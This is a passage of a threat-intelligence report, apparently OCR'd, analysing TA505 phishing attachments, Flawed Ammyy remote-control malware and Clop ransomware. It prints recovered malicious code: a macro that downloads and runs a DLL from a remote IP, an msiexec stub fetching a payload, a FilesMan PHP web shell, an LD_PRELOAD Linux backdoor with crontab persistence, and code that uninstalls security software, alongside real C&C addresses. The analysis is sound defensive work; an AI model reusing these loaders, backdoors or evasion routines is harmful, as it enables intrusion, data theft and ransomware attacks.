
```
<html>
<head>
</head>
<body>
</body>
<script>
var someb64data = "0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAAAAAAADAA/
var link = document.createElement("a");
  link.download = "1.xls";
  // Construct the uri
  var uri = 'data:application/vnd.ms-excel;charset=utf-8;base64,' + someb64data;
  link.href = uri;
  document.body.appendChild(link);
  link.click();
  // Cleanup the DOM
  document.body.removeChild(link);
</script>
</html>
```

[Method 4] Iso compressed file

In July 2019, the TA505 Threat Group circulated a mass distribution of spear phishing mail, which impersonated Korean Air's e-ticket. The attached file uses the disk compression file with iso extension which was previously unknown. The reason for using iso files in attachments is assumed to be because they are targeted at Windows 8.1 and Windows 10, since Windows 8.1 provides the option to mount the iso files by default. On the other hand, versions of Windows prior to 8.1 must use software separately to create CD/DVD ROM drives.[7)]

Unzipping the iso file creates <Figure 14> shortcut file or <Figure 15> screen saver file that contains an additional file download address. If you run the corresponding shortcut file or screen saver file, malware is downloaded.

<Figure 14> Shortcut file with additional file download address



<Figure 15> Screen saver file with additional file download address


```
using System;
using System.Diagnostics;

namespace _1
{
    // Token: 0x02000002 RID: 2
    internal class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        private static void Main(string[] args)
        {
            Process.Start("C:₩₩Windows₩₩System32₩₩msiexec.exe", " /q /i http://27.102.70.196/km1");
        }
    }
}
```

7) Mount option is discontinued from Windows 10, https://www.itechtics.com/fix-mount-option-missing-windows-10/


[Type 5] Link approach

In October 2019, the TA505 Threat Group impersonated an accounting firm and sent mail disguised as a file-sharing service, Dropbox. No malicious files were attached to the mail, which is assumed to be intended for spam mail filter bypass or antivirus detection bypass. When you connect to the link included in the body of the spear phishing mail as shown in <Figure 16>, it moves to the file download page that impersonates Dropbox in <Figure 17> for download of the malware.

<Figure 16> Spear phishing mail disguised as Dropbox



<Figure 17> Dropbox impersonating page



B. Flawed Ammyy Remote-Controlled Malware

Flawed Ammyy is a remote-controlled malware based on leaked source codes from version 3 of Remote Desktop SW called Ammyy Admin, which is used by more than 80 million people. <Figure 18> shows codes[8] that are executed according to the values of the responded message among the leaked Ammyy Admin source codes. They can cause significant damage if operated by remote-controlled malware, such as by data uploading, downloading and execution.


<Figure 18> Leaked Ammyy Admin source codes

```
// What to do is determined by the message id
switch(msg_type)
{
    case aaSetEncoder:          OnAaSetEncoder();           break;
    case aaDesktopOFF:          OnAaDesktopOFF();           break;
    case aaSetPointer:          OnAaSetPointer();           break;
    case aaScreenUpdateRequest: OnAaScreenUpdateRequest();  break;
    case aaScreenUpdateCommit:  OnAaScreenUpdateCommit();   break;
    case aaKeyEvent:            OnAaKeyEvent();             break;
    case aaPointerEvent:        OnAaPointerEvent();         break;
    case aaCutText:             OnAaCutText();              break;

    case aaFileListRequest:     OnAaFileListRequest();      break;
    case aaFolderCreateRequest: OnAaFolderCreateRequest();  break;
    case aaRenameRequest:       OnAaRenameRequest();        break;
    case aaDeleteRequest:       OnAaDeleteRequest();        break;
    case aaDnloadRequest:       OnAaDnloadRequest();        break;
    case aaUploadRequest:       OnAaUploadRequest();        break;
    case aaUploadData:          OnAaUploadData(false);      break;
    case aaUploadDataLast:      OnAaUploadData(true);       break;
    case aaDnloadDataAck:       OnAaDnloadDataAck();        break;

    case aaSound:               OnAaSound();            break;
    case aaNop:                         continue; // do nothing

    default:
        throw RLException("invalid message received : %u", (int)msg_type);
}
```

[8] Leaked source codes of Ammyy Admin version 3,
https://github.com/KbaHaxor/Ammyy-v3

Based on the leaked source codes, Flawed Ammyy remote-controlled malware's operating process is as shown in <Figure 19>. The first step is, "A. Malicious attachments serve as an intermediate process for downloading the Flawed Ammyy remote-controlled malware, as mentioned in the "Malicious Attachments Distributed by spear phishing mails". The malware in the role of downloader downloaded by malicious attachment will execute Step 2 and 3, and lastly, the Flawed Ammyy remote-controlled malware will execute Step 4.

<Figure 19> Operating process of Flawed Ammyy remotely controlled malware



1. Malware distribution via a macro download binary 1 encoded on server 1 when an attachment is executed
2. Encoded binary 1 downloads encoded binary 2 from server 2.
3. Encoded binary 2 is decoded to generate the final malware wsus.exe.
4. The wsus.exe remote control malware communicates with the C&C server, steals PC information and performs additional commands.

In addition, we described an analysis of the dissemination site in which the TA505 Threat Group had access to a higher path among servers used to distribute the Flawed Ammyy remote-controlled malware downloader.

1) Flawed Ammyy remote-controlled malware downloader

The most important role of malicious attachments is to download the Flawed Ammyy remote-controlled malware. The reason why the malicious attachment doesn't download the Flawed Ammyy remote-controlled malware directly and instead relies on an intermediary downloader is believed to be for checking the infection status of AD server and for evading detection by vaccines.

Downloader malware is distributed in three types.

[Table 3] Downloader types for Flawed Ammyy remotely controlled malware

Sort	Date detected	Type	Key feature
Type 1	2019.02.	msi installation file	Installed through normal msiexec.exe process
Type 2	2019.03.	PowerShell	Acts as downloader through PowerShell codes
Type 3	2019.08.	Fileless DLL	Executes downloaded DLL binary as fileless

[Type 1] Msi installation file

The macro code of the malicious document file works and the first binary downloaded runs through the msiexec.exe process. The msiexec.exe process is a normal installer used by MS Windows, which is assumed to be used to disguise itself as a normal process in MS Office when running additional files. Flawed Ammyy remote-controlled malware is mostly distributed through the msi installation files mentioned in [Type 1].

Upon completion of the downloader installation via the msiexec.exe process, before downloading the Flawed Ammyy remote-controlled malware, browse the workgroup of the infected PC to determine whether it is a person or a business. The code for checking the status of AD servers did not exist around February 2019, when the TA505 Threat Group began distributing malwares in South Korea in large numbers, but this feature was added from March. If the default "WORKGROUP" is returned by checking the work group through the code in Figure 20 and presumed to be a personal PC, the malicious activity is stopped and self-deleted, and if the AD server domain value is returned, the malicious behavior is continued because it's presumed to be a corporate PC.

<Figure 20> Corporate PC status check code

```
wsprintfA(&FileName, "%s\\TMPUSER.DAT", &pszPath);
wsprintfA(&Parameters, "/C net user /domain  > \"%s\"", &FileName);
ShellExecuteA(0, 0, "cmd", &Parameters, 0, 0);
while ( 1 )
{
  v0 = CreateFileA(&FileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
  v1 = v0;
  if ( v0 != -1 && GetFileSize(v0, 0) > 1 )
    break;
  Sleep(0x3E8u);
  CloseHandle(v1);
}
CloseHandle(v1);
v2 = CreateFileA(&FileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
v3 = GetFileSize(v2, 0);
lpFirst = GlobalAlloc(0x40u, v3);
ReadFile(v2, lpFirst, v3, &NumberOfBytesRead, 0);
CloseHandle(v2);
DeleteFileA(&FileName);
v4 = lpFirst;
return !StrStrA(lpFirst, "WORKGROUP") && !StrStrA(v4, "workgroup");
```

If an infected PC is identified as a corporate PC, the installed downloader connects to the malware distribution server and downloads the encoded Flawed Ammyy remote-controlled malware. The downloaded encoded Flawed Ammyy remote-controlled malware is decoded through a key that calculates the hard-coded string inside the downloaded malware to its initial value. Check and run whether the initial two bytes are "MZ" as in Figure 21 to ensure that they are created as normal executable files after binary decoding.

<Figure 21> Execution file status (MZ) check code

```
if ( *v19 == 'M' && v19[1] == 'Z' )
{
  v34 = 0i64;
  memset(&v32, 0, 0x44u);
  v32 = 68;
  v33 = 0;
  if ( GetACP() )
  {
    Sleep(0xBB8u);
    v20 = sub_412680(-35649821, 3);
    if ( !v20() && CreateProcessA(0, &v29, 0, 0, 0, 0x28u, 0, 0, &v32, &v34) )
    {
      Sleep(0xBB8u);
      DeleteFileA(&v31);
```

[Type 2] PowerShell

PowerShell is the type found in the spear phishing mail that was being circulated to Taiwanese financial companies in March 2019. Files downloaded through malicious attachments are installation files in NullSoft[9] format. The file contains a DLL malware with a valid digital signature, and creates a file "enu.ps1" in the path %Temp% when the DLL malware is executed. The function of the PowerShell code is shown below.

[Table 4] PowerShell code function _AD Servers check

```
if((Get-WmiObject -Class Win32_ComputerSystem).PartOfDomain -eq $true) {
    Write-Output "$env:COMPUTERNAME is part of the domain: $((Get-WmiObject -Class
Win32_ComputerSystem).Domain)."
} else {
     Write-Output "$env:COMPUTERNAME is not part of a domain.";
 }
```

[Table 5] PowerShell code function _Administrator status check

```
$group = Gwmi win32_group -Filter "Domain='$env:computername' and SID='S-1-5-32-544'";
$adm = $group.Name;
$u = $env:Username;
$test=net localgroup $adm | Where {$_ -match $u} -outvariable $test
if ($test -eq $env:username){Write-Output "is part of admin group"}else{Write-Output "not
admin"};

    $user = [Security.Principal.WindowsIdentity]::GetCurrent();
        $res=(New-Object Security.Principal.WindowsPrincipal
$user).IsInRole([Security.Principal.WindowsBuiltinRole]::Administrator)
    write-output "admin(high integrity): $res"
```

[Table 6] PowerShell code function _File system list check

```
gdr -PSProvider 'FileSystem'
    #if (($u = "$env:Username"; net localgroup $adm | Where {$_ -match $u}) -eq
$env:username){echo good}else{echo bad};
```

[9] Installation system developed by NullSoft

Infected PC information obtained by executing PowerShell code (PC information, OS information, AD server status, administrator rights, file system information, etc.) is sent to the C&C server.

- C&C server: http://cdnavupdate.icu/jquery/jquery.php (179.43.156.37, Switzerland)

The C&C server, which received PC information, sends commands for automatic execution registration, and the C&C server and the infected PC continue to connect. If certain conditions match, such as AD server usage and administrator privileges, it is estimated that additional binaries (such as Flawed Ammyy) will be downloaded.

<Figure 22> C&C server packet sending auto-execution command

```
POST /jquery/jquery.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded; charset=utf-8
User-Agent: Embarcadero URI Client/1.0
Connection: Keep-Alive
Content-Length: 278
Host: cdnavupdate.icu

key=tasfasff44t&sysid=march19Windows+7+Service+Pack+1+
%28Version+6.1%2C+Build+7601%2C+32-
bit+Edition%29_Carrot%3A69738&resp=%EA%B2%BD%EB%A1%9C%EC%97%90+%EB%8C%80%ED%95%9C+
%EC%95%A1%EC%84%B8%EC%8A%A4%EA%B0%80+
%EA%B1%B0%EB%B6%80%EB%90%98%EC%97%88%EC%8A%B5%EB%8B%88%EB%8B%A4.%0D%0A[330102947 bytes
missing in capture file].HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 22 Mar 2019 02:17:12 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 140
Connection: keep-alive
Vary: Accept-Encoding

shell^reg add "HKCU\SOFTWARE\microsoft\windows\currentversion\run" /v ServiceDLL /t
REG_EXPAND_SZ /d "rundll32 %temp%\xmlparse.dll, sega" /fPOST /jquery/jquery.php HTTP/1.1
```

[Type 3] Fileless DLL

This type, disguised as a scan file and circulated to South Korea in August 2019, features the encoded DLL file downloaded through malicious attachments being decoded and executed through the macro code of malicious attachments. This is a type of fileless that works in memory without creating a file inside the system.

<Figure 23> shows the macro code for malicious attachments, which downloads and decodes encoded DLL malware. After converting the downloaded encoded DLL malware binaries into hexadecimal numbers, a DLL malware is generated when xor is calculated with a value of 0xb4.

The generated DLL malware performs the functions of downloading and executing the remotely controlled malware.

- Flawed Ammyy Remote Control Malware Download Server: 92.38.135.99/22.b
- Flawed Ammyy remote-controlled malware storage path: C:₩temp₩rundl32.exe

<Figure 23> Code that downloads encoded DLL malware and executes it after decoding

```
emailsid = "output.pdf"
Dim recovered_tb As Object

Set recovered_tb = CreateObject("InternetExplorer.Application")
With recovered_tb

.navigate ("http://92.38.135.99/99.txt")
Do Until .readyState = 4
DoEvents
Loop
completed_bID = .Document.body.innerText
ChDir (Environ("TEMP"))
Call variable_caption(completed_bID, emailsid, lstwords, notestep2)

Dim fileextensionsline As String

fileextensionsline = "Retract.dll"

Call variable_caption(completed_bID, fileextensionsline, lstwords, sortspecial)



Module1.Fido

Done:
Call variable_caption(completed_bID, fileextensionsline, lstwords, lstwords)

Module1.Fido

CreateObject("WScript.Shell").Exec ("rundll32 " + fileextensionsline & ",Get2")

                                    ...

                ( intermediate abbreviation )

                                    ...

  fldarr = Split(cachingcore(labelNamesubname), ",")
  mode_val = fldarr(nomnumber)
  If Len(mode_val) > 0 Then
  adress_subtitle = Val(mode_val)
  adress_subtitle = adress_subtitle Xor (180 + nomnumber2)
  Put #2, , CByte(adress_subtitle)
  End If
```

2) Flawed Ammyy remote-controlled malware

The Flawed Ammyy remote-controlled malware, which is finally implemented, forces the malware to shut down if certain vaccine processes are present, and if found to be otherwise, it steals infected PC information and sends it to the C&C server.

[Table 7] Stolen information sent to C&C server

Variable name	Stolen info
id	PC identification value (Random 8 numeric)
os	OS info
priv	Privileges (administrators, users, etc.)
cred	User name
pcname	PC name
avname	Vaccine product name
build_time	Malware build time
card	Smart card reader presence

After transmission of infected PC information, additional malicious behavior such as shown in [Table 8] can be performed by receiving commands from the C&C server.

[Table 8] Execution of commands received from C&C

Tasks performed by the commands
Collection of keyboard events
Collection of mouse events
File transfer
File writing
File reading
Collection of screen shot info

Generation and execution of delselfandsvrremove.bat to delete files
Generation of files after data search in the resource area
Collection of clipboard data
Execution of specific process and generation of log file

While analyzing a number of Flawed Ammyy remote-controlled malware samples, it was found that many of the C&C servers used for transmitting infected PC information use the same hosting server's IP band.

- inetnum : 169.239.128.0 - 169.239.129.255(169.239.128.0/23)
- Autonomous System Number10): 61138
- Autonomous System Label : Zappie Host LLC
- Country : ZA (Republic of South Africa)
- Owner : Zappie Admin


[Table 9] List of C&C servers used by Flawed Ammyy remote-controlled malware

169.239.128.36	169.239.129.17
169.239.128.111	169.239.129.27
169.239.128.119	169.239.129.31
169.239.128.148	169.239.129.103
169.239.128.149	169.239.129.104
169.239.128.150	169.239.129.11
169.239.128.164	169.239.129.125
169.239.128.178	

3) Analysis of malware distributing servers

We discovered and continuously tracked a distribution site that gave us access to the higher path of C&C servers that the TA505 Threat Group used to distribute the Flawed Ammyy remote-controlled malware downloaders. The malware spreading site which had access to the upper-path discovered in February 2019, contained a number of malwares. In addition, in June 2019, additional domains registered with the same IP were found, and they were found to have structures and files similar to servers found in February.

[Table 10] Upper-path accessible distribution server of the same IP

IP address	**107.152.63.32**	
Domain	blossomtel.com/~mgarrett456	valliant.net/~bdorries
Detected month	Feb. 2019	Jun. 2019
Index page		

Each folder on the malware distribution server contained several kinds of web shells and Linux backdoor. There are three main types of additional malware present on the blossomtel server: (1) Flawed Ammyy remote-controlled malware downloader, (2) PHP backdoor and (3) Linux backdoor. Three types of malware that also exist on the valiant server are the same as the types described earlier, and an additional html file is present that is redirected to three web pages related to a normal dating website.

[Table 11] Analysis of files found on the distribution server

Domain	File		Description
blossomtel.com	logo		Flawed Ammyy downloader
	loges/	ugjxsbn.php	Filesman PHP backdoor
		uvsqxow.php	Filesman PHP backdoor
	loggers/	from_126.php	Filesman PHP backdoor
		obfuscated2.php	Filesman PHP backdoor
		wpdd.php	Linux backdoor
	logs/	ejrofgj.php	Filesman PHP backdoor
	test2/	dvhndhv.php	PHP web shell
		fvhkrtl.php	PHP web shell
valliant.net	a4.exe		Flawed Ammyy downloader
	date.html		Dating web page (Normal)
	dating.html		Dating web page (Normal)
	match.html		Dating web page (Normal)
	loges/	tkummfr.php	Filesman PHP backdoor
	loggers/	obfuscated2.php	Filesman PHP backdoor
		wpdd.php	Linux backdoor
	logs/	ejrofgj.php	Filesman PHP backdoor
	test2/	adpqwxo.php	PHP web shell

The PHP backdoor "ugjxsbn.php" in the logger path of PHP web shells present on the malware distribution server is FilesMan backdoor. It is characterized by having a string called "Filesman" inside the web shell and is mainly infected through Wordpress[11] vulnerabilities.

<Figure 24> Filesman backdoor

```
<?php
$auth_pass = "63a9f0ea7bb98050796b649e85481845";
$color = "#df5";
$default_action = 'FilesMan';
$default_use_ajax = true;
$default_charset = 'Windows-1251';
preg_replace("/.*/e","\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E\x6
5\x63\x6F\x64\x65\x28'5b19fxq30jD8d/wp5C3tQoMx4CQnxYY4cezEebF
    0acJKo9FIGo1Go9HIG5bX3cksvi6Xuqf7J+/3Tz7bL8/O3nXP4av79MX+
```

When obfuscation of PHP Web shells with the file name "from_126.php" in the loggers path is disabled, the ability to detect vulnerabilities in the target Linux OS through Exploit DB[12] exists.

<Figure 25> Detecting vulnerabilities of Linux OS

```
$totalSpace = $totalSpace ? $totalSpace : 1;
$release = @php_uname('r');
$kernel = @php_uname('s');
$exploit = 'http://exploit-db.com/search/?action=search&filter_description=';
if (strpos('Linux', $kernel) !== false) $exploit. = urlencode('Linux Kernel '.substr($release, 0, 6));
else $exploit. = urlencode($kernel.
    ' '.substr($release, 0, 3));
if (!function_exists('posix_getegid')) {
    $user = @get_current_user();
    $uid = @getmyuid();
```

[11] Open source software used for website and blog creation that supports multiple plug-ins

[12] Exploit DB: A site that collects public exploits for vulnerable OSs and software https://www.exploit-db.com/

A web shell with the "wpdd.php" file name of the loggers path checks for 32 bits and 64 bits of the system architecture and then creates a Linux backdoor binary for the environment. The Linux backdoor is executed by registering the ELF binary with the LD_PRELOAD[13] environment variable.

<Figure 26> Registering backdoor function ELF binary in the LD_PRELOAD environment variable

```
<?php
@touch("index.html");
header("Content-type: text/plain");
print "2842123700\n";
if (!function_exists('file_put_contents')) {
    function file_put_contents($filename, $data)
    {
        $f = @fopen($filename, 'w');
        if (!$f)
            return false;
        $bytes = fwrite($f, $data);
        fclose($f);
        return $bytes;
    }
}
@system("killall -9 " . basename("/usr/bin/host"));
$so32 = "\x7f\x45\x4c\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00\x03\x00\x01\x00\x0
$so64 = "\x7f\x45\x4c\x46\x02\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00\x3e\x00\x01\x00\x0
$arch = 64;
if (intval("9223372036854775807") == 2147483647)
    $arch = 32;
$so = $arch == 32 ? $so32 : $so64;
$f  = fopen("/usr/bin/host", "rb");
if ($f) {
    $n     = unpack("C*", fread($f, 8));
    $so[7] = sprintf("%c", $n[8]);
    fclose($f);
}
$n   = file_put_contents("./libsdd.so", $so);
$AU  = @$_SERVER["SERVER_NAME"] . $_SERVER["REQUEST_URI"];
$HBN = basename("/usr/bin/host");
$SCP = getcwd();
@file_put_contents("1.sh", "#!/bin/sh\ncd '" . $SCP . "'\nif [ -f './libsdd.so' ];then killall -9 "
    export AU='" . $AU . "'\nexport LD_PRELOAD=./libsdd.so\n/usr/bin/host\nunset LD_PRELOAD\ncrontab
@chmod("1.sh", 0777);
@system("at now -f 1.sh", $ret);
```

The Linux backdoor registers with the crontab automatically to maintain continuity, communicate with the 66.70.218.53 server, and perform backdoor functions.

<Figure 27> Maintaining continuity through crontab

```
@system("(crontab -l|grep -v crontab;echo;echo '* * * * * " . $SCP . "/1.sh')|crontab", $ret);
if ($ret == 0) {
    for ($i = 0; $i < 62; $i++) {
        if (!@file_exists("1.sh")) {
            print "CRONTAB success\n";
            exit(0);
        }
        sleep(1);
    }
}
@system("./1.sh");
@unlink("1.sh");
```

[13] When loading a library during the execution process, if a LD_PRELOAD variable is set, the library specified in that variable is first loaded.

C. Clop Ransomware


In February 2019, a new ransomware targeting companies was discovered. Clop Ransomware has valid digital signatures and encrypts files with extensions changed to ".Clop", thus the name. Most of the inflow routes are infected by corporate Internet networks with Flawed Ammyy remote-controlled malware, and AD server administrator accounts are stolen through additional malwares, which download Clop Ransomware to a company's internal network.

Clop Ransomware is distributed to domestic companies, including a function to bypass detection by Korean vaccine companies (AhnLab, CheckMal). Therefore, the overall operational process of Clop Ransomware was analyzed and the similarity with Flawed Ammyy remote-controlled malware was identified and described. In addition, the latest changes in Clop Ransomware since November 2019 have been analyzed.

1) Analysis of the operation process of Clop Ransomware

The operational process of Clop Ransomware is as shown in <Figure 28>.

<Figure 28> Clop Ransomware operational process



a) System language check

Before encrypting files, Clop Ransomware uses keyboard input languages of infected systems in certain countries, such as Russia and Ukraine, and ends the self-delete and ransomware process if screen fonts are Russian.

b) Vaccine detection and bypass

In June 2019, Clop Ransomware added the ability to delete Korean cyber security firm CheckMal's protection solution "AppCheck" and bypass Ahnlab's Decoy[14] file.
The addition of the local vaccine deletion and bypass function is believed to be aimed at increasing the infection rate of Clop Ransomware, which is in mass circulation to companies, including local financial firms.

Clop Ransomware checks for "AppCheckS.exe" and "AppCheck" in the list of current processes before file encryption. If the processes are found to be present, it deletes the AppCheck programs by running the "uninstall.exe" program that exists in the installation path.

※ After the appearance of ransomware, CheckMal added a security text entry procedure to prevent the removal of the AppCheck program.

<Figure 29> AppCheck uninstall function codes

```
strcpy(&CommandLine, "C:\\Program Files\\CheckMAL\\AppCheck\\Uninstall.exe");
memset(&v7, 0, 0xD3u);
CreateProcessA(0, &CommandLine, 0, 0, 0, 0x20u, 0, 0, &StartupInfo, &ProcessInformation);
Sleep(0x2710u);
hWndParent = FindWindowA(0, "AppCheck Uninstall");
hWnd = FindWindowExA(hWndParent, 0, "Button", "&Next >");
PostMessageA(hWnd, 0x100u, 0xDu, 1835009);
PostMessageA(hWnd, 0x101u, 0xDu, 1835009);
Sleep(0x3E8u);
v2 = FindWindowA(0, "AppCheck Uninstall ");
v4 = FindWindowExA(v2, 0, "Button", "&Uninstall");
